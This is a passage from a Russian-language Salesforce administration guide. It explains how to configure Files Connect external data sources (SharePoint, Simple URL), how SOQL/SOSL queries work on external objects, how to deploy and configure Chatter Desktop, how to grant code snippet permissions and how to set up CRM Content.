Определение внешнего источника данных для SharePoint 2010 или 2013

Предоставьте системе Salesforce доступ к данным, размещенным в локальной системе. Воспользуйтесь Files Connect и Chatter. Локальная версия решения Files Connect доступна только для лицензированных пользователей.

Прим.: Процесс настройки доступен только пользователям, которые приобрели лицензию набора полномочий «Files Connect для локальных внешних источников данных». Эту лицензию больше нельзя приобрести.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Внешние источники данных»**.
2. Нажмите кнопку **«Создать внешний источник данных»**. Затем заполните поля ниже.

Поле	Описание
Метка	Понятное имя источника данных, отображаемое в пользовательском интерфейсе Salesforce.
Имя	Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Поле **«Имя»** может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип	Выберите значение **«Files Connect: Microsoft SharePoint**
Безопасный агент	Служба, выполняемая на сервере Linux или Windows во внутрикорпоративной сети, которая гарантирует безопасное подключение системы Salesforce к локальному серверу SharePoint. См. раздел «Настройка безопасного агента для SharePoint 2010 или 2013».
URL-адрес сайта	URL-адрес сайта SharePoint, семейства сайтов или веб-приложения. Важное замечание: URL-адрес должен начинаться с протокола *https* и заканчиваться именем сайта. (Не рекомендуем копировать URL-адрес, отображаемый

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения внешнего источника данных выполните следующие действия.

- Настройка приложения

Поле	Описание
	обозревателем при открытии SharePoint.)
Тип удостоверения	Тип удостоверения, используемый для проверки подлинности внешнего источника данных. Выберите значение **«На пользователя»**, предоставляющее доступ к источнику данных после ввода регистрационных данных каждого пользователя. (Администраторы должны включить источник данных для конкретных наборов полномочий и профилей. Затем пользователи вводят свои регистрационные данные при первоначальном доступе к источнику данных.) Выберите значение **«Названный субъект»**, позволяющее использовать один набор регистрационных данных для каждого пользователя, просматривающего источник данных из системы Salesforce.
Протокол проверки подлинности	Протокол, необходимый для доступа к SharePoint. Выберите значение **«Проверка подлинности паролей»**. (Данный параметр поддерживает обычную проверку подлинности HTTP и проверку подлинности NTLM.)
Имя пользователя администратора	Имя пользователя, используемое системой Salesforce для тестирования подключения к SharePoint. Данное имя пользователя может не принадлежать администратору SharePoint. Тем не менее, убедитесь, что используемым регистрационным данным предоставлены полномочия, необходимые для доступа к источнику данных, выполнения поисков и просмотра информации.
Пароль администратора	Пароль, используемый системой Salesforce для тестирования подключения к SharePoint.

Прим.: Если веб-приложение поддерживает анонимный доступ, то пользователи Salesforce не могут получать доступ к SharePoint 2010.

СМ. ТАКЖЕ:

Процесс настройки функции подключения файлов

Добавление источника данных Files Connect в глобальный поиск

Система позволяет объединять поиски данных Salesforce с внешними данными Google Drive, SharePoint, OneDrive for Business или Box. Разработчики могут использовать API для автоматизации процесса посредством поддерживаемых запросов SOQL или SOSL.

Внешние данные могут быть добавлены в глобальные поиски или запросы API только после создания связанного внешнего объекта. Внешние объекты похожи на настраиваемые объекты, но соотносятся с данными, которые хранятся вне Salesforce во внешних системах (например, SharePoint). Каждый внешний объект соотносится с таблицей данных, а поля объекта соотносятся с доступными столбцами таблицы.

Совет: Внешние объекты поддерживают взаимосвязи поиска аналогично настраиваемым объектам, позволяя интегрировать внешние данные в связанные списки и другие области системы Salesforce. Дополнительную информацию см. в разделе «Взаимосвязи внешних объектов».

Чтобы полностью настроить глобальный поиск, выполните перечисленные ниже действия.

1. Выбор макета для результатов глобального поиска
2. Создание внешнего объекта из внешнего источника данных
3. Предоставление пользователям доступа к полям внешнего объекта
4. Создание настраиваемой вкладки для внешнего объекта (только Lightning Experience)

Чтобы выполнить поиск SOQL или SOSL автоматически, просмотрите поддерживаемые запросы для вашего источника данных:

- Поддержка SOQL и SOSL для SharePoint и внешних объектов OneDrive
- Поддержка SOQL и SOSL для внешних объектов Google Drive

Выбор макета для результатов глобального поиска

По умолчанию внешние объекты Files Connect используют стандартный макет результатов поиска для вкладок Chatter и «Файлы». Чтобы разрешить данным объектам использование настраиваемых макетов поиска, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Параметры Files Connect»* в поле «Быстрый поиск», затем выберите **«Параметры Files Connect»**.
2. Установите флажок **«Использовать макет поиска внешнего объекта»**.

Создание внешнего объекта из внешнего источника данных

1. Определите внешний источник данных, поддерживающий поиск.
   - SharePoint Online или OneDrive for Business
   - SharePoint 2010 или 2013
   - Google Drive
   - Box
2. В разделе «Настройка» введите *«Внешние источники данных»* в поле «Быстрый поиск», и выберите пункт **«Внешние источники данных»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания внешнего объекта и предоставления доступа к его полям:

- «Настройка приложения»

3. Чтобы открыть страницу сведений, щелкните имя нужного источника данных.
4. Нажмите кнопку **«Проверить и синхронизировать»**.

   Прим.: Примечание. Если кнопка **Проверить и синхронизировать** отключена, измените **Параметры проверки подлинности для внешних систем** на странице 6861 и установите флажок Начинать проверку подлинности при сохранении.

5. Выберите таблицу по имени «items_[источник данных]». Чтобы создать внешний объект, который соотносится со всем источником, щелкните **«Синхронизировать»**.

   Чтобы предоставить пользователям доступ к данным, разверните созданный объект.

6. Последовательно выберите пункты **«Разработать»** > **«Разработать»** > **«Внешние объекты»**.
7. Щелкните ссылку **«Правка»** напротив нового внешнего объекта.
8. Щелкните **«Развернуто»** внизу страницы и нажмите кнопку **«Сохранить»**.

Предоставление пользователям доступа к полям внешнего объекта

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Щелкните набор полномочий, поддерживающий Files Connect.
3. Щелкните ссылку **«Параметры объекта»** в разделе «Приложения».
4. Щелкните имя нужного внешнего объекта.
5. Нажмите кнопку **«Правка»** и включите необходимые полномочия «Чтение» (для самого объекта и всех его полей).
6. Нажмите кнопку **«Сохранить»**.

Создание настраиваемой вкладки для внешнего объекта (только Lightning Experience)

1. Введите строку *«Вкладки»* в поле поиска в меню «Настройка» и выберите пункт **«Вкладки»**.
2. Нажмите кнопку **«Создать»** в разделе «Вкладки настраиваемого объекта».
3. В шаге 1 мастера настройки введите имя пользовательского объекта, созданного из внешнего источника данных.
4. В шаге 2 выберите доступности и видимости вкладки для профилей. Вкладка не обязательно должна быть видимой, но она должна быть доступной — выберите или **«Включено по умолчанию»** или **«Вкладка скрыта»**.
5. Завершите шаг 3 и нажмите **«Сохранить»**.

Поддержка SOQL и SOSL для SharePoint и внешних объектов OneDrive

Внешние объекты SharePoint и OneDrive поддерживают эти стандартные поля и любые настраиваемые поля, активированные пользователем.

Прим.: Запросы для конкретных полей возвращают только документы, индексированные внешним источником данных.

Имя поля	Доступно для запроса	Доступно для сортировки
`Author`	Да	Да

Имя поля	Доступно для запроса	Доступно для сортировки
Comment	Нет	Да
ContentLength	Да	Да
CreationDate	Да	Да
DisplayUrl	Нет	Да
DownloadUrl	Нет	Нет
ExternalId	Да	Да
IsFolder	Да Прим.: Не поддерживается для SharePoint 2010 или 2013.	Да
MimeType	Да	Да
Имя	Да	Да
UpdateDate	Да	Да
UpdatedBy	Да	Да

Прим.: При необходимости воспользуйтесь ParentId_c как критерием запроса для извлечения списка документов в папке. Тем не менее, данное поле отображается в результатах запроса только при наличии значения ParentId__c.

Поддержка SOQL и SOSL для внешних объектов Google Drive

Files Connect поддерживает все стандартные свойства Google Drive, но не пользовательские свойства. Следующие свойства обладают различными именами полей во внешних объектах Salesforce:

Свойство Google	Поле Salesforce
alternateLink	DisplayUrl
createDate	CreationDate
описание	Comment
downloadURL	contentStreamUri
editable	readOnly
fileSize	ContentLength
id	ExternalId
lastModifyingUserName	UpdatedBy
mimeType	MimeType
modifiedDate	UpdateDate

Свойство Google	Поле Salesforce
`ownerNames`	`Author`
`originalFilename`	`contentStreamFileName`
`title`	Имя

Этот набор полей поддерживает запросы SOQL и SOSL. (Они не сортируются, что соответствует ограничениям Google Drive API.)

- `CreationDate`
- `lastViewedByMeDate`
- `MimeType`
- Имя

  Прим.: Запросы Google Drive для поля «Имя» поддерживают только один подстановочный символ, %. Поиск с использованием этого подстановочного символа возвращает только префиксы имен. Например при поиске заголовка «HelloWorld» запрос *`Name LIKE "Hello%"`* будет разрешен, а запрос *`Name LIKE "%World"`* — нет.

- `sharedWithMe`

  Прим.: Запросы для поля `sharedWithMe` со значением «false» не поддерживаются, что защищает конфиденциальные данные.

- `starred`
- `UpdateDate`

СМ. ТАКЖЕ:

Процесс настройки функции подключения файлов

Добавление настраиваемых свойств SharePoint в запросы поиска, SOQL и SOSL

Добавление настраиваемых свойств SharePoint в запросы поиска, SOQL и SOSL

После создания внешнего объекта для источника данных SharePoint рекомендуем выполнить некоторые дополнительные действия для поиска или запроса его настраиваемых свойств.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания внешнего объекта и предоставления доступа к его полям:

- Настройка приложения

Настройка настраиваемых свойств в SharePoint

Внешние объекты в системе Salesforce позволяют выбирать и фильтровать данные настраиваемые свойства из SharePoint:

- Настраиваемые столбцы, определенные в типе настраиваемого содержимого
- Метаданные из Microsoft Word, Microsoft Excel и других документов Office

Прежде чем выполнить поиск данных настраиваемых свойств в системе Salesforce, убедитесь в наличии соответствующего управляемого свойства, созданного администратором SharePoint.

- Чтобы отобразить данные свойства в полях внешнего объекта или применить их в условии `SELECT` запроса SOQL или SOSL, задайте соответствующему управляемому свойству значение `Retrievable`. (При использовании SharePoint 2010 данный параметр называется «Разрешить использование этого свойства в областях».)
- Чтобы отфильтровать данные свойства во внешних объектах или применить их как критерии запроса в условии `WHERE` запроса SOQL или SOSL, задайте соответствующему управляемому свойству значение `Queryable`.

Запрос результирующих полей в системе Salesforce

В примерах ниже `CustomProperty` является именем настраиваемого столбца, определенного в типе настраиваемого содержимого, или именем метаданных документа Office. `ManagedCustomProperty` является именем соответствующего управляемого свойства.

SharePoint 2010

Рекомендуем использовать `CustomProperty` в условии `SELECT` и `ManagedCustomProperty` в условии `WHERE`. Внешний объект в системе Salesforce должен содержать два соответствующих поля: одно для выбора, а другое для фильтрации.

См. пример SOQL ниже.

```
SELECT CustomProperty FROM items_sp2010_x WHERE ManagedCustomProperty=...
```

SharePoint 2013 и SharePoint Online

В большинстве случаев `ManagedCustomProperty` может использоваться как условием `SELECT`, так и условием `WHERE`.

См. пример SOQL ниже.

```
SELECT ManagedCustomProperty FROM items_sp2013_x WHERE ManagedCustomProperty=...
```

Тем не менее, при наличии типов файлов, которые не индексируются SharePoint для поиска (например, файлы JPG, PNG и PDF), рекомендуем использовать `CustomProperty` в условии `SELECT` и `ManagedCustomProperty` в

условии `WHERE`. В качестве временного решения рекомендуем определить псевдоним для управляемого свойства в SharePoint и отформатировать запросы следующим образом:

```
SELECT Alias FROM items_sp2013/Online WHERE Alias=...
```

Совет: Как правило, настраиваемые свойства не отображаются на страницах сведений о внешних объектах; определение псевдонима также помогает решить данную проблему.

Логические настраиваемые свойства

При использовании логических настраиваемых свойств с соответствующим управляемым свойством, которому задан тип «Текст», соответствующему полю внешнего объекта также должен быть задан тип «Текст». Значения «0» и «1» обрабатываются фильтрами как «ложь» и «истина». Например:

```
WHERE customBooleanWithTextManagedProperty="1"
```

Кроме того, значения «0» и «1» отображаются как результаты, поэтому оптимальным для логически настраиваемых свойств считается правильное использование управляемого свойства типа «YesNo». В данном случае рекомендуем задать соответствующему полю внешнего объекта тип «Кнопка-флажок» для его запроса посредством стандартных значений `true` и `false`. Например:

```
WHERE customBooleanWithYesNoManagedProperty=true
```

Метаданные в документах Microsoft Office

Служба поиска SharePoint возвращает все метаданные из документов Office в виде строк, поэтому соответствующим полям внешнего объекта должен быть задан тип «Текст».

Даты возвращаются в формате ММ/ДД/ГГГГ чч:мм:сс AM/PM (например, «3/31/2015 9:59:00 PM»). Прежде чем запросить поля посредством типа «Дата», убедитесь, что внешний объект содержит соответствующее поле даты для фильтрации и текстовое поле для выбора.

Ограничения для определенных типов свойств SharePoint в системе Salesforce

Все версии

- Свойства типа «Числа», «Валюта» и «Выбор (несколько вариантов)» не могут быть выбраны для типов файлов, которые не индексируются SharePoint для поиска. По умолчанию сюда входят изображения, видеоматериалы и файлы .pdf, однако файлы .pdf проиндексированы в исходном формате начиная с SharePoint 2013.

SharePoint 2010

- Свойства типа «Числа», «Выбор (несколько вариантов)» и «Валюта» не могут быть выбраны.
- Свойства типа «Дата» могут быть выбраны, но, вероятно, будут возвращаться не по Гринвичу, поэтому значения могут содержать другой часовой пояс, который отличается от ожидаемого.

SharePoint 2013

- Многострочные свойства типа «Текст», «URL-адрес», «Дата» и «Выбор (раскрывающийся список)» недоступны для запроса.
- «Выбор (раскрывающийся список)», «Выбор (несколько вариантов)», «URL-адрес» и «Дата» недоступны для выбора.

SharePoint Online

- Многострочные свойства типа «Текст», «URL-адрес» и «Дата» недоступны для запроса.

- Свойства типа «Выбор (несколько вариантов)» и «URL-адрес» не могут быть выбраны.

СМ. ТАКЖЕ:

Добавление источника данных Files Connect в глобальный поиск

Определение внешнего источника данных типа «Простой URL-адрес»

Если организация поддерживает Chatter, то система Salesforce может получать доступ к данным, размещенным на другом веб-домене, для их использования на вкладке «Файлы» и в ленте.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Внешние источники данных»**.
2. Нажмите кнопку **«Создать внешний источник данных»**. Затем заполните поля ниже.

Поле	Описание
Метка	Понятное имя источника данных, отображаемое в пользовательском интерфейсе Salesforce.
Имя	Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Поле **«Имя»** может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип	Выберите значение **«Простой URL-адрес»**.
URL-адрес	URL-адрес сервера, размещающего данные вне системы Salesforce, который должен начинаться с протокола *http://* или *https://*.
Стандартное внешнее хранилище	Используется для SharePoint® Online®. При недоступности метаданных рекомендуем использовать данное поле для создания таблиц и их стандартных полей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения внешнего источника данных выполните следующие действия.

- Настройка приложения

Поле	Описание
Крупный значок	Выберите значок, позволяющий быстро определять источник данных в пользовательском интерфейсе Salesforce. Сначала определите значок в качестве статического ресурса в системе Salesforce. Дополнительную информацию см. в разделе «Определение статических ресурсов».
Мелкий значок	Выберите значок, позволяющий быстро определять источник данных в пользовательском интерфейсе Salesforce. Сначала определите значок в качестве статического ресурса в системе Salesforce. Дополнительную информацию см. в разделе «Определение статических ресурсов».
Тип удостоверения	Тип удостоверения, используемый для проверки подлинности внешнего источника данных. Выберите значение **«Анонимно»**, предоставляющее доступ к источнику данных без ввода регистрационных данных пользователя.
Протокол проверки подлинности	Протокол, необходимый для доступа к источнику данных. Выберите значение **«Нет проверки подлинности»**.

Прим.: Источники данных типа «Простой URL-адрес» не могут добавляться в глобальный поиск, поэтому параметр «Проверить и синхронизировать» не поддерживается.

Прим.: SOQL-запросы не могут выполняться на внешних объектах, созданных из источников данных Simple URL.

Chatter Desktop

Управление доступом к приложению Chatter Desktop, установка и настройка управляемой версии Chatter Desktop.

Управление доступом к приложению Chatter Desktop

Поддержка Chatter Desktop включена для большинства организаций, однако доступ к приложению Chatter Desktop может контролироваться администраторами.

Установка управляемой версии приложения Chatter Desktop

Salesforce предлагает два способа установки Chatter Desktop: стандартную версию для самостоятельной установки и управляемую версию для корпоративного развертывания.

Настройка управляемой версии приложения Chatter Desktop

Контроль параметров приложения Chatter Desktop осуществляется путем развертывания файла конфигурации XML на компьютере каждого пользователя. Конфигурация, используемая в файле, переопределяет параметры пользователя.

Включение фрагментов кода и назначение полномочий для их использования

Используйте фрагменты кода для ввода синтаксически выделенных примеров кода посредством публикатора в Lightning Experience и сообществ самообслуживания, созданных на основе шаблона Служба работы с клиентами» (Napili). Чтобы обеспечить доступность фрагментов кода, включите их и назначьте полномочия для их использования. Предлагается два способа включения фрагментов кода и назначения полномочий: через профиль пользователя (шаг 1) или посредством набора полномочий (шаг 2).

Управление доступом к приложению Chatter Desktop

Поддержка Chatter Desktop включена для большинства организаций, однако доступ к приложению Chatter Desktop может контролироваться администраторами.

1. Введите строку *«Параметры `Chatter Desktop`»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter Desktop»**.
2. Чтобы предоставить пользователям доступ к данным Chatter посредством приложения Chatter Desktop, установите флажок «Включить `Chatter Desktop`».

   Чтобы заблокировать доступ к странице самостоятельной установки приложения Chatter Desktop и запретить всем экземплярам Chatter Desktop доступ к данным Chatter, снимите данный флажок.
3. Чтобы разрешить установку приложения Chatter Desktop только администраторам, установите флажок «Разрешить установку только управляемой версии приложения `Chatter Desktop`».

   Например, если приложение Chatter Desktop должно быть развернуто в организации отделом информационных технологий, установите данный флажок.
4. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition**.

СМ. ТАКЖЕ:

Salesforce Chatter

Установка управляемой версии приложения Chatter Desktop

Настройка управляемой версии приложения Chatter Desktop

Установка управляемой версии приложения Chatter Desktop

Salesforce предлагает два способа установки Chatter Desktop: стандартную версию для самостоятельной установки и управляемую версию для корпоративного развертывания.

Ниже перечислены минимальные требования для использования приложения Chatter Desktop.

- Windows
  - x86-совместимый процессор 2,33 ГГц или лучше/процессор Intel Atom™ 1,6 ГГц для нетбуков или лучше
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate или Enterprise (включая 64-разрядные версии) с пакетом обновления 2 (SP2) или Windows 7
  - 512 Мб ОЗУ (рекомендуем 1 Гб)
- Mac
  - Процессор Intel® Core™ Duo 1,83 ГГц или лучше
  - Mac OS X 10.5, 10.6 или 10.7
  - 512 Мб ОЗУ (рекомендуем 1 Гб)

Важное замечание: Для работы приложения Chatter Desktop используется межплатформенная среда выполнения для настольных приложений Adobe® Integrated Runtime (AIR®), которая должна поддерживаться установленной операционной системой. Приложение Chatter Desktop не работает в операционных системах, которые не поддерживают Adobe AIR (например, 64-разрядная версия Linux). Дополнительную информацию о среде выполнения Adobe AIR см. на веб-сайте компании Adobe.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition**.

Управляемая версия приложения Chatter Desktop поддерживает корпоративное развертывание приложения Chatter Desktop среди пользователей без полномочий администратора. Ниже перечислены особенности управляемой версии.

- Установка версии AIR, необходимой для развертывания приложения Chatter Desktop, выполняется отделом информационных технологий только после получения необходимого разрешения от компании Adobe Systems Incorporated.
- Лицензионное соглашение на использование управляемой версии Chatter Desktop принимается отделом информационных технологий от имени пользователей, для которых выполняется развертывание приложения Chatter Desktop.
- При первом запуске приложения Chatter Desktop в Chatter ничего автоматически не публикуется.
- Периодическая проверка Salesforce на наличие новых версий не выполняется.

Чтобы установить управляемую версию, выполните указанные ниже действия.

1. Установите приложение Adobe® Integrated Runtime (AIR®) 2.6 или более поздней версии (рекомендуется) на компьютер, который будет использоваться для работы с приложением Chatter Desktop.

   AIR — это межплатформенная среда выполнения для настольных приложений от компании Adobe, которая требуется для установки приложения Chatter Desktop.

   Совет: Прежде чем установить AIR, изучите информацию, доступную по указанным ниже ссылкам.

   - Общие сведения о приложении AIR®: http://www.adobe.com/devnet/air/articles/distributing_air_in_enterprise.html

- Сведения о получении лицензии на установку приложения AIR® от компании Adobe Systems Incorporated: `http://www.adobe.com/products/air/runtime_distribution1.html`
- Сведения об установке: `http://help.adobe.com/en_US/air/redist/WS485a42d56cd19641-70d979a8124ef20a34b-8000.html`
- Сведения об управлении: `http://help.adobe.com/en_US/air/admin/WS485a42d56cd1964167ea49bd124ef17d52a-8000.html`

2. Введите строку *«Параметры `Chatter Desktop`»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter Desktop»**.
3. Щелкните ссылку для загрузки управляемой версии.

Важное замечание: Для предварительного просмотра PDF-файлов Chatter Desktop использует приложение Adobe® Acrobat® Reader. Прежде чем использовать приложение Chatter Desktop для предварительного просмотра файлов, установите приложение Adobe Acrobat с веб-сайта компании Adobe и запустите его как минимум один раз.

СМ. ТАКЖЕ:

Управление доступом к приложению Chatter Desktop

Настройка управляемой версии приложения Chatter Desktop

Настройка управляемой версии приложения Chatter Desktop

Контроль параметров приложения Chatter Desktop осуществляется путем развертывания файла конфигурации XML на компьютере каждого пользователя. Конфигурация, используемая в файле, переопределяет параметры пользователя.

1. Создайте файл `.chatterdesktop`, а затем добавьте родительский элемент `chatterdesktop` и два дочерних элемента `config` и `servers`.
2. Для элементов `config` создайте дочерние элементы, перечисленные в данной таблице, и добавьте атрибуты `default` и `editable`. Оба атрибута могут принимать значения *`true`* или *`false`*.

   Чтобы сделать дочерний элемент настройкой по умолчанию, установите для атрибута `default` значение *`true`*. Чтобы пользователи могли изменить настройку по умолчанию с помощью пользовательского интерфейса, установите для атрибута `editable` значение *`true`*.

Дочерний элемент	Описание
`launchOnStartup`	Вход в приложение при запуске.
`minimizeOnClose`	Сворачивание приложения при выходе.
`notifications`	Включение всплывающих уведомлений.
`criticalAlerts`	Включение предупреждений для новых сообщений и комментариев ленты путем выделения значка панели задач (Windows) или анимирования значка приложения (Mac OS).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition**.

Дочерний элемент	Описание
`bringToForeground`	Отображение приложения Chatter Desktop поверх других окон для новых сообщений и комментариев ленты.
`alwaysOnTop`	Отображение приложения Chatter Desktop только поверх других окон
`chatWindowToForeground`	Отображение окна чата поверх других окон при запуске нового чата (только для Mac).
`chatSoundEnabled`	Проигрывание звуковых уведомлений для новых чатов.
`playSoundForEveryMessage`	Проигрывание звуковых уведомлений для всех чатов.

Прим.: Если атрибуту `default` задано значение *`true`* для дочернего элемента `chatSoundEnabled` и значение *`false`* для дочернего элемента `playSoundForEveryMessage`, то звуковые уведомления проигрываются только для новых чатов. При использовании значения *`true`* для обоих дочерних элементов звуковые уведомления проигрываются для каждого чата. При использовании значения *`false`* для обоих дочерних элементов звуковые уведомления не проигрываются.

3. Если организация использует любой другой экземпляр Salesforce, кроме Production и Sandbox, укажите сервера, которые размещают эти экземпляры в отдельных элементах `server` внутри элемента `servers`.

   Добавьте перечисленные ниже атрибуты в каждый элемент `server`.

   - `label`: имя подключения, которое должно отображаться в пользовательском интерфейсе.
   - `serverUrl`: URL-адрес, используемый для входа в экземпляр. URL-адрес должен начинаться с компонента `https://` и заканчиваться компонентом `salesforce.com` или `chatter.com`. Например, европейское подразделение организации использует следующий адрес входа: `https://emea.salesforce.com`. Чтобы добавить новое подключение, введите данный URL-адрес и укажите имя *«Европа»*.
   - `defaultServer`: при выборе значения TRUE приложение Chatter Desktop по умолчанию подключается к данному экземпляру.

4. При необходимости протестируйте файл конфигурации `.chatterdesktop`.

   a. Скопируйте файл конфигурации `.chatterdesktop` в каталог пользователей на персональном компьютере. Каталоги пользователей:

      - Windows — `c:\Documents and Settings\<имя_пользователя>` (Windows XP) или `C:\Users\<имя_пользователя>` (Windows 7)
      - Mac OS — `/Users/<имя_пользователя>`
      - Linux — `/home/<имя_пользователя>`

   b. Запустите приложение Chatter Desktop и убедитесь в его корректной работе. Дополнительную информацию о возможных ошибках см. в разделе «Устранение неполадок Chatter Desktop».

5. Скопируйте файл `.chatterdesktop` в каталог пользователей на всех персональных компьютерах, где установлено приложение Chatter Desktop.

Пример: Ниже приведен пример файла конфигурации.

```
<chatterdesktop>
   <config>
       <launchOnStartup default="false"
                        editable="false"/>
       <minimizeOnClose default="false"
                        editable="true"/>
       <notifications default="true"
                        editable="true"/>
       <criticalAlerts default="false"
                        editable="true"/>
       <bringToForeground default="false"
                        editable="true"/>
       <alwaysOnTop default="false"
                        editable="false"/>
       <chatWindowToForeground default="false"
                        editable="false"/>
       <chatSoundEnabled default="true"
                        editable="true"/>
       <playSoundForEveryMessage default="true"
                        editable="true"/>

    </config>

    <servers>
       <server label="Europe"
               serverUrl="https://emea.salesforce.com"
               defaultServer="true"/>
       <server label="Production"
               serverUrl="https://login.salesforce.com"
               defaultServer="false"/>
   </servers>
</chatterdesktop>
```

СМ. ТАКЖЕ:

Управление доступом к приложению Chatter Desktop
Установка управляемой версии приложения Chatter Desktop

Включение фрагментов кода и назначение полномочий для их использования

Используйте фрагменты кода для ввода синтаксически выделенных примеров кода посредством публикатора в Lightning Experience и сообществ самообслуживания, созданных на основе шаблона Служба работы с клиентами» (Napili). Чтобы обеспечить доступность фрагментов кода, включите их и назначьте полномочия для их использования. Предлагается два способа включения фрагментов кода и назначения полномочий: через профиль пользователя (шаг 1) или посредством набора полномочий (шаг 2).

1. Включение фрагментов кода в профиль пользователя.
   a. В меню «Настройка» откройте пункт **«Управление пользователями»** (**«Пользователи»** в Lightning Experience), нажмите **«Профили»**, затем **«Клонировать»** рядом с пунктом **«Стандартный пользователь»**.
   b. Присвойте клону **«Имя профиля»** и нажмите **«Сохранить»**.
   c. Нажмите кнопку **«Правка»** на странице клона.
   d. Перейдите к разделу **«Общие полномочия пользователя»**, выберите **«Разрешить включение фрагментов кода из пользовательского интерфейса»** и нажмите **«Сохранить»**.
   e. В пункте **«Управление пользователями»** нажмите **«Пользователи»**.
   f. Отредактируйте каждого пользователя, которому требуется предоставить полномочия для фрагментов кода, и назначьте клонированный профиль пользователя.
2. Включение фрагментов кода посредством набора полномочий.
   a. В меню «Настройка» откройте пункт **«Управление пользователями»** (**«Пользователи»** в Lightning Experience), нажмите **«Наборы полномочий»**, затем **«Новый»**.
   b. Введите имя набора полномочий в поле **«Метка»**.
   c. При необходимости выберите тип лицензии пользователя для данного набора полномочий; выберите **«Нет»**, если не требуется ограничивать данный набор полномочий определенным типом.
   d. Нажмите кнопку **«Сохранить»**.
   e. В меню **«Система»** на странице нового набора полномочий нажмите **«Полномочия системы»**, затем **«Правка»**.
   f. Выберите **«Разрешить включение фрагментов кода из пользовательского интерфейса»** и нажмите **«Сохранить»**.
   g. Нажмите кнопку **«Управление назначениями»**, затем **«Добавить назначения»**.
   h. Назначьте новый набор полномочий и нажмите **«Выполнено»**.

Salesforce CRM Content

Хранение, совместное использование и управление файлами в библиотеках содержимого.

Начальная настройка Salesforce CRM Content

Чтобы начать использовать библиотеки содержимого, требуется настроить Salesforce CRM Content. Функция Salesforce CRM Content доступна только в Salesforce Classic, однако если функция Salesforce CRM Content включена для вашей организации, файлы из библиотек содержимого также будут доступны в Lightning Experience.

Настройка Salesforce CRM Content

Измените поля содержимого, правила проверки, полномочия библиотеки и другие стандартные параметры.

Настройка полей содержимого

Классификация и определение содержимого

Библиотеки

Хранение, совместное использование и управление файлами в библиотеках содержимого.

Параметры содержимого

Настройка параметров содержимого и включение предварительных просмотров.

Настройка Salesforce CRM Content для приложения Salesforce Mobile Classic

Начальная настройка Salesforce CRM Content

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования или удаления полномочий библиотеки:	«Управление полномочиями содержимого» ИЛИ «Управление Salesforce CRM Content»
Чтобы создавать, изменить или удалять макеты страниц и типы записей, следуйте приведенным ниже инструкциям.	«Управление типами записей и макетами файлов» ИЛИ «Управление Salesforce CRM Content»
Для создания полей содержимого:	«Управление свойствами содержимого» ИЛИ «Управление Salesforce CRM Content»
Для создания библиотек:	Создание библиотек ИЛИ «Управление Salesforce CRM Content»
Для редактирования или удаления библиотек:	«Управление Salesforce CRM Content»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

